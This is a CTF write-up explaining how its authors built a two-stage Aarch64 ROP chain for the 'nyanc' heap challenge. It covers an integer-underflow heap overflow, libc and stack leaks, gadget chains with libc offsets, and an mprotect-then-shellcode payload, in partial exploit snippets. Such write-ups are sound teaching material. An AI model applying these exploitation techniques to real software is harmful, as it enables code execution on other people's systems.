Perfect Blue

ROP-ing on Aarch64 - The CTF Style

18 Feb 2019

This is walkthrough of how we managed to ROP on Aarch64, coming from a completely x86/64 background. We were the kind of people who would just not touch anything that is not x86/64.

The **nyanc** challenge from the Insomni'hack teaser 2019 was the final push we needed to start learning about arm exploitation, with its lucrative heap-note interface.

Overall, me (**Jazzy**) and **VoidMercy** spent about 24 hrs on this challenge and still didn't manage to solve it in time, but the whole experience was worth it.

As neither of us had any experience in exploiting Aarch64 and we couldn't find a lot of documentation on how it is done, the methods and techniques we used are probably not be the best ones, but we learned a lot along the way.

Aarch64 basics

Before we dive into the challenge, let's just skim over the basics quickly. I'll try to explain everything to the best of my ability and knowledge.

Registers

Aarch64 has 31 general purpose registers, x0 to x30. Since it's a 64 bit architechture, all the registers are 64 bit. But we can access the lower 32 bits of thes registers by using them with the w prefix, such as w0 and w1.

There is also a 32nd register, known as xzr or the zero register. It has multiple uses which I won't go into but in certain contexts, it is used as the stack pointer (esp equivalent) and is thereforce aliased as sp.

Instructions

Here are some basic instructions:

- `mov` - Just like it's x86 counterpart, copies one register into another. It can also be used to load immediate values.

```
mov x0, x1; copies x1 into x0
mov x1, 0x4141; loads the value 0x4141 in x1
```

- `str`/`ldr` - store and load register. Basically stores and loads a register from the given pointer.

```
str x0, [x29]; store x0 at the address in x29
ldr x0, [x29]; load the value from the address in x29 i
```

  - `stp`/`ldp` - store and load a pair of registers. Same as `str`/`ldr` but instead with a pair of registers

```
stp x29, x30, [sp]; store x29 at sp and x30 at sp+8
```

- `bl`/`blr` - Branch link (to register). The x86 equivalent is `call`. Basically jumps to a subroutine and stores the return address in x30.

```
    blr x0; calls the subroutine at the address stored in
```

- `b`/`br` - Branch (to register). The x86 equivalent is `jmp`. Basically jumps to the specified address

```
    br x0; jump to the address stored in x0
```

- `ret` - Unlike it's x86 equivalent which pops the return address from stack, it looks for the return address in the x30 register and jumps there.

Indexing modes

Unlike x86, load/store instructions in Aarch64 has three different indexing "modes" to index offsets:

- Immediate offset : `[base, #offset]` - Index an offset directly and don't mess with anything else

```
    ldr x0, [sp, 0x10]; load x0 from sp+0x10
```

- Pre-indexed : `[base, #offset]!` - Almost the same as above, except that base+offset is written back into base.

```
    ldr x0, [sp, 0x10]!; load x0 from sp+0x10 and then inc
```

- Post-indexed : `[base], #offset` - Use the base directly and then write base+offset back into the base

```
ldr x0, [sp], 0x10; load x0 from sp and then increase
```

Stack and calling conventions

- The registers x0 to x7 are used to pass parameters to subroutines and extra parameters are passed on the stack.
- The return address is stored in x30, but during nested subroutine calls, it gets preserved on the stack. It is also known as the link register.
- The x29 register is also known as the frame pointer and it's x86 equivalent is ebp. All the local variables on the stack are accessed relative to x29 and it holds a pointer to the previous stack frame, just like in x86.
    - One interesting thing I noticed is that even though ebp is always at the bottom of the current stack frame with the return address right underneath it, the x29 is stored at an optimal position relative to the local variables. In my minimal testcases, it was always stored on the top of the stack (along with the preserved x30) and the local variables underneath it (basically a flipped oritentation compared to x86).

The challenge

We are provided with the challenge **files** and the following description:

```
Challenge runs on ubuntu 18.04 aarch64, chrooted
```

It comes with the challenge binary, the libc and a placeholder flag file. It was the mentioned that the challenge is being run in a chroot, so we probably can't get a shell and would need to do a open/read/write ropchain.

The first thing we need is to set-up an environment. Fortunately, AWS provides pre-

built Aarch64 ubuntu server images and that's what we will use from now on.

Part 1 - The heap

```
Not Yet Another Note Challenge...
====== menu ======
1. alloc
2. view
3. edit
4. delete
5. quit
```

We are greeted with a wonderful and familiar (if you're a regular CTFer) prompt related to heap challenges.

Playing with it a little, we discover an int underflow in the alloc function, leading to a heap overflow in the edit function:

```
__int64 do_add()
{
  __int64 v0; // x0
  int v1; // w0
  signed __int64 i; // [xsp+10h] [xbp+10h]
  __int64 v4; // [xsp+18h] [xbp+18h]

  for ( i = 0LL; ; ++i )
  {
    if ( i > 7 )
      return puts("no more room!");
    if ( !mchunks[i].pointer )
      break;
```

```
  }
  v0 = printf("len : ");
  v4 = read_int(v0);
  mchunks[i].pointer = malloc(v4);
  if ( !mchunks[i].pointer )
    return puts("couldn't allocate chunk");
  printf("data : ");
  v1 = read(0LL, mchunks[i].pointer, v4 - 1);
  LOWORD(mchunks[i].size) = v1;
  *(_BYTE *)(mchunks[i].pointer + v1) = 0;
  return printf("chunk %d allocated\n");
}

__int64 do_edit()
{
  __int64 v0; // x0
  __int64 result; // x0
  int v2; // w0
  __int64 v3; // [xsp+10h] [xbp+10h]

  v0 = printf("index : ");
  result = read_int(v0);
  v3 = result;
  if ( result >= 0 && result <= 7 )
  {
    result = LOWORD(mchunks[result].size);
    if ( LOWORD(mchunks[v3].size) )
    {
      printf("data : ");
      v2 = read(0LL, mchunks[v3].pointer, (unsigned int)LO
      LOWORD(mchunks[v3].size) = v2;
```

```
        result = mchunks[v3].pointer + v2;
        *(_BYTE *)result = 0;
      }
    }
    return result;
  }
```

If we enter 0 as `len` in alloc, it would allocate a valid heap chunk and read -1 bytes into it. Because read uses unsigned values, -1 would become 0xffffffffffffffff and the read would error out as it's not possible to read such a huge value.

With read erroring out, the return value (-1 for error) would then be stored in the `size` member of the global chunk struct. In the edit function, the `size` is used as a 16 bit unsigned int, so -1 becomes 0xffff, leading to the overflow

Since this post is about ROP-ing and the heap in Aarch64 is almost the same as x86, I'll just be skimming over the heap exploit.

- Because there was no `free()` in the binary, we overwrote the size of the top_chunk which got freed in the next allocation, giving us a leak.
- Since the challenge server was using libc2.27, tcache was available which made our lives a lot easier. We could just overwrite the FD of the top_chunk to get an arbitrary allocation.
- First we leak a libc address, then use it to get a chunk near `environ`, leaking a stack address. Finally, we allocate a chunk near the return address (saved x30 register) to start writing our ROP-chain.

Part 2 - The ROP-chain

Now starts the interesting part. How do we find ROP gadgets in Aarch64?

Fortunately for us, **ropper** supports Aarch64. But what kind of gadgets exist in Aarch64 and how can we use them?

```
$ ropper -f libc.so.6
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%



Gadgets
=======


0x00091ac4: add sp, sp, #0x140; ret;
0x000bf0dc: add sp, sp, #0x150; ret;
0x000c0aa8: add sp, sp, #0x160; ret;
....
```

Aaaaand we are blasted with a shitload of gadgets.

- Most of the these are actually not very useful as the `ret` depends on the x30 register. The address in x30 is where gadget will return when it executes a `ret`.
- If the gadget doesn't modify x30 in a way we can control it, we won't be able to control the exectuion flow and get to the next gadget.

So to get a ROP-chain running in Aarch64, we can only use the gadgets which:

- perform the function we want
- pop x30 from the stack
- ret

With our heap exploit, we were only able to allocate a 0x98 chunk on the stack and the whole open/read/write chain would take a lot more space, so the first thing we need is to read in a second ROP-chain.

One way to do that is to call `gets(stack_address)`, so we can basically write an infinite ROP-chain on the stack (provided no newlines).

So how do we call `gets()`? It's a libc function and we already have a libc leak, the only thing we need is to get the address of `gets` in x30 and a stack address in x0 (function parameters are passedin x0 to x7).


After a bit of gadget hunting, here is the gadget I settled upon:

```
0x00062554: ldr x0, [x29, #0x18]; ldp x29, x30, [sp], #0x2
```

It essentially loads x0 from x29+0x18 and then pop x29 and x30 from the top of the stack (`ldp xx,xy [sp]` is essentially equal to popping). It then moves stack down by 0x20 (sp+0x20 in post indexed addressing).

In almost all the gadgets, most of loads/stores are done relative to x29 so we need to make sure we control it properely too.

Here is how the stack looks at the epilogue of the `alloc` function just before the execution of our first gadget.



It pops the x29 and x30 from the stack and returns, jumping to our first gadget. Since we control x29, we control x0.

Now the only thing left is to return to `gets`, but it won't work if we return directly at

the top of `gets`.

Why? Let's look at the prologue of `gets`

```
<_IO_gets>:    stp    x29, x30, [sp, #-48]!
<_IO_gets+4>:    mov    x29, sp
```

`gets` assume that the return address is in x30 (it would be in a normal execution) and thus it tries to preserve it on the stack along with x29.

Unfortunately for us, since we reached there with `ret`, the x30 holds the address of `gets` itself.

If this continues, it would pop the preserved x30 at the end of `gets` and then jump back to `gets` again in an infinite loop.

To bypass it, we use a simple trick and return at `gets+0x8`, skipping the preservation. This way, when it pops x30 at the end, we would be able to control it and jump to our next gadget.

This is the rough sketch of our first stage ROP-chain:

```
gadget = libcbase + 0x00062554 #0x0000000000062554 : ldr x

payload = ""

payload += p64(next_x29) + p64(gadget) + p64(0x0) + p64(0x
payload += p64(next_x29) + p64(gets_address) + p64(0x0) + p
```

Now that we have infinite space for our second stage ROP-chain, what should we do?

At first we decided to do the open/read/write all in ROP but it would make it unnecessarily long and complex, so instead we `mprotect()` the stack to make it executable and then jump to shellcode we placed on the stack.

`mprotect` takes 3 arguments, so we need to control x0, x1 and x2 to succeed.

Well, we began gadget hunting again. We already control x0, so we found this gadget:

```
gadget_1 = 0x00000000000ed2f8 : mov x1, x0 ; ret
```

At first glance, it looks perfect, copying x0 into x1. But if you have been paying close attention, you would realize it doesn't modify x30, so we won't be able to control execution beyond this.

What if we take a page from JOP (jump oriented programming) and find a gadget which given us the control of x30 and then jumps (not call) to another user controlled address?

```
gadget_2 = 0x0000000000006dd74 :ldp x29, x30, [sp], #0x30 ;
```

Oh wowzie, this one gives us the control of x30 and then jumps to x3. Now we just need to control x3…..

```
gadget_3 = 0x0000000000003f8c8 : ldp x19, x20, [sp, #0x10]

gadget_4 = 0x0000000000026dc4 : mov x3, x19 ; mov x2, x26
```

The first gadget here gives us control of x19 and x20, the second one moves x19 into x3 and calls x20.

Chaining these two, we can control x3 and still have control over the execution.

Here's our plan:

- Have x0 as 0x500 (mprotect length) with the same gadget we used before
- Use gadget_3 to make x19 = gadget_1 and x20 = gadget_2
- return to gadget_4 from gadget_3, making x3 = x19 (gadget_1)

- gadget_4 calls x20 (gadget_2)
- gadget_2 gives us a controlled x30 and jumps to x3 (gadget_1)
- gadget_1 moves x0 (0x500) into x1 and returns

Here's the rough code equivalent:

```
payload = ""

payload += p64(next_x29) + p64(gadget_3) + p64(0x0) * x (d

payload += p64(next_x29) + p64(gadget_4) + p64(gadget_1) +

payload += p64(next_x29) + p64(next_gadget) #setting up fo
```

That was haaard, now let's see how we can control x2…

```
gadget_6 = 0x0000000000004663c : mov x2, x21 ; blr x3
```

This is the only new gadget we need. It moves x21 into x2 and calls x3. We can already control x21 and x3 with the help of gadget_4 and gadget_3.

Now that we have full control over x0, x1 and x2, we just need to put it all together and shellcode the flag read. I won't go into details about that.

And that's a wrap folks, you can find our final exploit **here**

- **Jazzy**

Perfect Blue · Writeups